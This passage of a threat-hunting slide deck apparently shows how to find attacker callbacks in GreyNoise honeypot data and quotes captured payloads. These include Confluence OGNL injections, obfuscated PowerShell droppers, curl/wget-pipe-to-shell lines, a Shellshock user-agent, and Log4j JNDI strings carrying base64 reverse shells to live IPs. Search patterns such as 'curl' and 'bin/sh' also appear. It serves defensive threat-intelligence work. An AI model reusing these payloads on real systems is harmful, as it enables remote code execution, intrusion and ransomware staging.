dACsAJABQAHMAaABPAG0ARQBbADMAMABdACsAJwB4ACcAKQA=").getInputStream(),"utf-8")).(@com.opensymphony.webwork.  
ServletActionContext@getResponse().setHeader("X-Response",#a))}
```

Array Based Powershell?

```
if ((&("{1}{0}" -f 'i', 'gwm') ("{1}{0}{4}{3}{5}{2}" -f '2', 'win3', 'tem', 'compute', '_', 'rsys'))."p`ArtoF`d0`MaIN" -eq ${T`Rue}) {
    ${P`AtH} = ${EN`V:TemP}+((("{1}{3}{0}{2}" -f 'i', 'TKgtttt', 'n', '.b'))-rePlAcE ([ChAr]84+[ChAr]75+[ChAr]103), [ChAr]
    92);
    ${Cl`i`eNt} = .("{0}{3}{1}{2}" -f 'New', 'Obj', 'ect', '-') ("{4}{1}{3}{0}{2}" -f 'ebC', 'tem.', 'lient', 'Net.W',
    'Sys');
    ${c`LIe`Nt}.("{2}{3}{1}{0}" -f 'file', 'd', 'downlo', 'a').Invoke(("{9}{10}{1}{12}{11}{0}{3}{6}{5}{7}{8}{2}{4}" -f '.com/
    l4IaYd', '/', 'd', 'tay', 'll', 'f8fa5b9d-16', '5/', '56', '693163/onefull.', 'http', 's:', '.anonfiles', '/cdn-145'), $
    {P`ATh});
    ${U`SER} = ("{3}{1}{0}{2}" -f 'loa', 'wn', 'ding on: ', 'Do')+${E`NV:Use`RDo`m`AIN}+'\'+'+$
    {ENV:user`Na`mE};
    &("{1}{0}{2}" -f 'o', 'Write-H', 'st') $
    {Us`eR};
    .("{2}{1}{4}{3}{0}" -f 's', 'rt-P', 'Sta', 'es', 'roc') -FilePath ((("{1}{6}{4}{2}{5}{3}{0}" -f '32.exe', 'c', 'dowsPN6sys',
    'rundll', 'in', 'tem32PN6', ':PN6w')).("{1}{0}{2}" -f 'PLa', 'rE', 'cE').Invoke('PN6', '\') -ArgumentList ${pa`TH}, ("{2}{1}{0}"
    -f 'lt', 'au', 'Def') -WindowStyle ("{0}{2}{1}" -f 'H', 'n',
    'idde');
} else
{
    &("{2}{3}{0}{1}" -f 'ho', 'st', 'wr', 'ite-') ("{0}{1}{2}" -f 'N', 'o doma', 'in');
```


Even Worse

```
`${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke(null,null).setHeader  
("X-Confluence",Class.forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("nashorn").eval("eval(String.  
fromCharCode(118,97,114,32,114,101,113,61,80,97,99,107,97,103,101,115,46,99,111,109,46,111,112,101,110,115,121,109,112,104,111,  
110,121,46,119,101,98,119,111,114,107,46,83,101,114,118,108,101,116,65,99,116,105,111,110,67,111,110,116,101,120,116,46,103,101,  
116,82,101,113,117,101,115,116,40,41,59,13,10,118,97,114,32,99,109,100,61,114,101,113,46,103,101,116,80,97,114,97,109,101,116,  
101,114,40,34,115,101,97,114,99,104,34,41,59,13,10,118,97,114,32,114,117,110,116,105,109,101,61,80,97,99,107,97,103,101,115,46,  
106,97,118,97,46,108,97,110,103,46,82,117,110,116,105,109,101,46,103,101,116,82,117,110,116,105,109,101,40,41,59,13,10,118,97,  
114,32,101,110,99,111,100,101,114,61,80,97,99,107,97,103,101,115,46,106,97,118,97,46,117,116,105,108,46,66,97,115,101,54,52,46,  
103,101,116,69,110,99,111,100,101,114,40,41,59,13,10,101,110,99,111,100,101,114,46,101,110,99,111,100,101,84,111,83,116,114,105,  
110,103,40,110,101,119,32,80,97,99,107,97,103,101,115,46,106,97,118,97,46,117,116,105,108,46,83,99,97,110,110,101,114,40,114,117,  
110,116,105,109,101,46,101,120,101,99,40,99,109,100,41,46,103,101,116,73,110,112,117,116,83,116,114,101,97,109,40,41,41,46,117,  
115,101,68,101,108,105,109,105,116,101,114,40,34,92,92,65,34,41,46,110,101,120,116,40,41,46,103,101,116,66,121,116,101,115,40,41,  
41)))`})//web.paths:"/${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke  
(null,null).setHeader("X-Confluence",Class.forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("nashorn").  
eval("eval(String.fromCharCode(118,97,114,32,114,101,113,61,80,97,99,107,97,103,101,115,46,99,111,109,46,111,112,101,110,115,121,  
109,112,104,111,110,121,46,119,101,98,119,111,114,107,46,83,101,114,118,108,101,116,65,99,116,105,111,110,67,111,110,116,101,120,  
116,46,103,101,116,82,101,113,117,101,115,116,40,41,59,13,10,118,97,114,32,99,109,100,61,114,101,113,46,103,101,116,80,97,114,97,  
109,101,116,101,114,40,34,115,101,97,114,99,104,34,41,59,13,10,118,97,114,32,114,117,110,116,105,109,101,61,80,97,99,107,97,103,  
101,115,46,106,97,118,97,46,108,97,110,103,46,82,117,110,116,105,109,101,46,103,101,116,82,117,110,116,105,109,101,40,41,59,13,  
10,118,97,114,32,101,110,99,111,100,101,114,61,80,97,99,107,97,103,101,115,46,106,97,118,97,46,117,116,105,108,46,66,97,115,101,  
54,52,46,103,101,116,69,110,99,111,100,101,114,40,41,59,13,10,101,110,99,111,100,101,114,46,101,110,99,111,100,101,84,111,83,116,  
114,105,110,103,40,110,101,119,32,80,97,99,107,97,103,101,115,46,106,97,118,97,46,117,116,105,108,46,83,99,97,110,110,101,114,40,  
114,117,110,116,105,109,101,46,101,120,101,99,40,99,109,100,41,46,103,101,116,73,110,112,117,116,83,116,114,101,97,109,40,41,41,  
46,117,115,101,68,101,108,105,109,105,116,101,114,40,34,92,92,65,34,41,46,110,101,120,116,40,41,46,103,101,116,66,121,116,101,  
115,40,41,41)))`})//`
```


Even Worse


```
${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke(null,null).setHeader("X-Confluence",Class.forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("nashorn").eval("var req=Packages.com.opensymphony.webwork.ServletActionContext.getRequest(); var cmd=req.getParameter("search"); var runtime=Packages.java.lang.Runtime.getRuntime(); var encoder=Packages.java.util.Base64.getEncoder(); encoder.encodeToString(new Packages.java.util.Scanner(runtime.exec(cmd).getInputStream()).useDelimiter("\\A").next().getBytes())"))}
```

And Then And Then And Then

```
raw_data.web.paths: "eval"
```

```
/${(#l=new java.util.ArrayList()).(#l.add("/bin/bash")).(#l.add("-c")).(#l.add("cd /tmp; curl http://bot.maizhangyu.top/phplog > phplog; chmod x phplog; nohup ./phplog"))).(#a=@org.apache.commons.io.IOUtils@toString(new java.lang.ProcessBuilder(#l).start().getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/web.paths:"/${(#l=new java.util.ArrayList()).(#l.add("/bin/bash")).(#l.add("-c")).(#l.add("cd /tmp; curl http://bot.maizhangyu.top/phplog > phplog; chmod x phplog; nohup ./phplog"))).(#a=@org.apache.commons.io.IOUtils@toString(new java.lang.ProcessBuilder(#l).start().getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}
```


And Then And Then And Then

 GREYNOISE

raw_data.web.paths:"ipconfig"

TRENDS TODAY TAGS ANALYSIS ALERTS

2 results



Top Countries

| | |
|---------------|---|
| China | 1 |
| United States | 1 |

Classification

| | |
|-----------|---|
| Malicious | 1 |
| Unknown | 1 |

> Malicious

Hosting

VPN

IP: 143.244.44.183

ADB Check

AWIND Presentation Platform RCE CVE-2019-3929

Aerospike Crawler

Apache HTTP Server Path Traversal

Apache Log4j RCE Attempt

+63 tags

ORGANIZATION: Datacamp Limited COUNTRY: United States LAST SEEN: 2022-08-06

RDNS: unn-143-244-44-183.datapacket.com

> Unknown

ISP

IP: 113.111.52.50

Carries HTTP Referer

ORGANIZATION: CHINANET-BACKBONE COUNTRY: China LAST SEEN: 2022-08-02

RDNS:

```
.exec("cd /tmp;wget -q0- http://198.98.49.79/exp.sh | sh")
```

More to Mine

- `raw_data.web.paths:"base64"`
- `raw_data.web.paths:"ipconfig"`
- `raw_data.web.paths:"bin/sh"`
- `raw_data.web.paths:"shell"`
- `raw_data.web.paths:"curl"`

And Then And Then And Then

USER-AGENTS

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36

```
web.useragents:"() { ;; }; echo ; /bin/bash -c 'whoami' "
```

```
raw_data.web.useragents: "/bin/bash"
```

Classification

Malicious

56

Why Do This?

```
{jndi:ldap:144.217.139.155:4444/Basic/Command/Base64/
cG93ZXJzaGVsbCAtZW5kSkFCWEFHVUFZZ0JEQUd3QWFRQmxBRzRBZEFB0UFFNEFaUUIzQUMwQVR3Qm1BR29BwlFCakFIUUFJQUJ1QUdVQWRBQXVBSGNBwlFCaUFHTUFiQ
UJwQUdVQWJnQjBBQTBBQ2dBa0FGUUFaUUI0QUhrQUlBQTlBQ0FBSkFCWEFHVUFZZ0JEQUd3QWFRQmxBRzRBZEFBdUFHUUFid0IzQUc0QWJBQnZBR0VBWkFCVEFIUUFjZ0
JwQUc0QVp3QW9BQ0lBYUFCMEFIUUFjQUJ6QUVvQUx3QXZBSE1BTXdBdUFHRUFiUUJoQUhvQWJ3QnVBR0VBZhdCekFDNEFZd0J2QUcwQUx3QmtBRzhBWXdCc0FHa0FZZ0J
5QUdFQWNNQjVBSE1BWFVCc0FHVUFjd0F2QUhrQVpRQnpBSFFBTGdCMEFIZ0FkQUFpQUNrQURRQUtBSEFBYndCM0FHVUFjZ0J6QUdnQVpRQnNBR3dBSUFBdEFHVUFZd0Fn
QUNRQVZBQmxBSGdBZEFBQ==}
```

```
powershell -ec
JABXAGUAYgBDAGwAaQBLAG4AdAA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBjAGMAbABpAGUAbgB0AA0ACgAkAFQAZQB4AHQAIAA9ACAAJABXAGUAY
gBDAGwAaQBLAG4AdAAuAGQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACIAaAB0AHQAcABzADoALwAvAHMAMwAuAGEAbQBhAHoAbwBuAGEAdwBzAC4AYwBvAG0ALw
BkAG8AYwBsAGkAYgByAGEAcgB5AHMAYQBsAGUAcwAvAHQAZQBzAHQALgB0AHgAdAAiACkADQAKAHAAbwB3AGUAcgBzAGgAZQBzAGwAIAAtAGUAYwAgACQAVABlAHgAdAA
==

$WebClient=New-Object net.webclient
$Text = $WebClient.downloadString("https://s3.amazonaws.com/doclibrarysales/test.txt")
powershell -ec $Text
```

Why Do This?

```
function decrypt($Cipher) {
    $Cipher = $Cipher.Replace("#####", "+");
    $Cipher = $Cipher.Replace("*****", "%");
    $Cipher = $Cipher.Replace("_____", "&");
    $Cipher = $Cipher.Replace("_c_c_c_c_c_", "+");
    $Cipher = $Cipher.Replace("_x_x_x_x_x_", "%");
    $Cipher = $Cipher.Replace("_z_z_z_z_z_", "&");
    $b = $Cipher.ToCharArray()
    [array]::Reverse($b)
    $ReverseCipher = -join($b)
    $EncodedText = [char[]]::new($ReverseCipher.length)
    for ($i = 0; $i -lt $ReverseCipher.length; $i++) {
        if ($ReverseCipher[$i] - ceq '*') {$EncodedText[$i] = '='}
        elseif ($ReverseCipher[$i] - ceq 'l') {$EncodedText[$i] = 'a'}
        elseif ($ReverseCipher[$i] - ceq 'L') {$EncodedText[$i] = 'A'}
        elseif ($ReverseCipher[$i] - ceq 'c') {$EncodedText[$i] = 'b'}
        elseif ($ReverseCipher[$i] - ceq 'C') {$EncodedText[$i] = 'B'}
        <...>
    }
    return [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($EncodedText))
}
```

Why All the Effort?

Because THAT was PHOSPHORUS

```
TomcatBypass/Command/Base64/YmFzaCAtaT4mIC9kZXlvdGNwLzEwMy4yNDIuMTMzLjQ4LzgwODUgMD4mMQ==
```

^ That is APT41

```
${jndi:ldap://107.181.187.184:389/TomcatBypass/Command/Base64/  
dW5zZXQgSElTVEZJTEU7IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTA3LjE4MS4xODcuMTg0LzQyNDIuMTMzLjQ4LzgwODUgMD4mMQ==}
```

^ This led to ransomware*

Why All the Effort?

There are APT and eCrime actors of interest just sitting in GN collection

- Start with web paths to find call backs

Buy Your Own Visibility (JK its Free)

Scanning interest == good hunting initial leads

Sources

- <https://www.botconf.eu/wp-content/uploads/2022/05/Botconf2022-43-Tartare.pdf>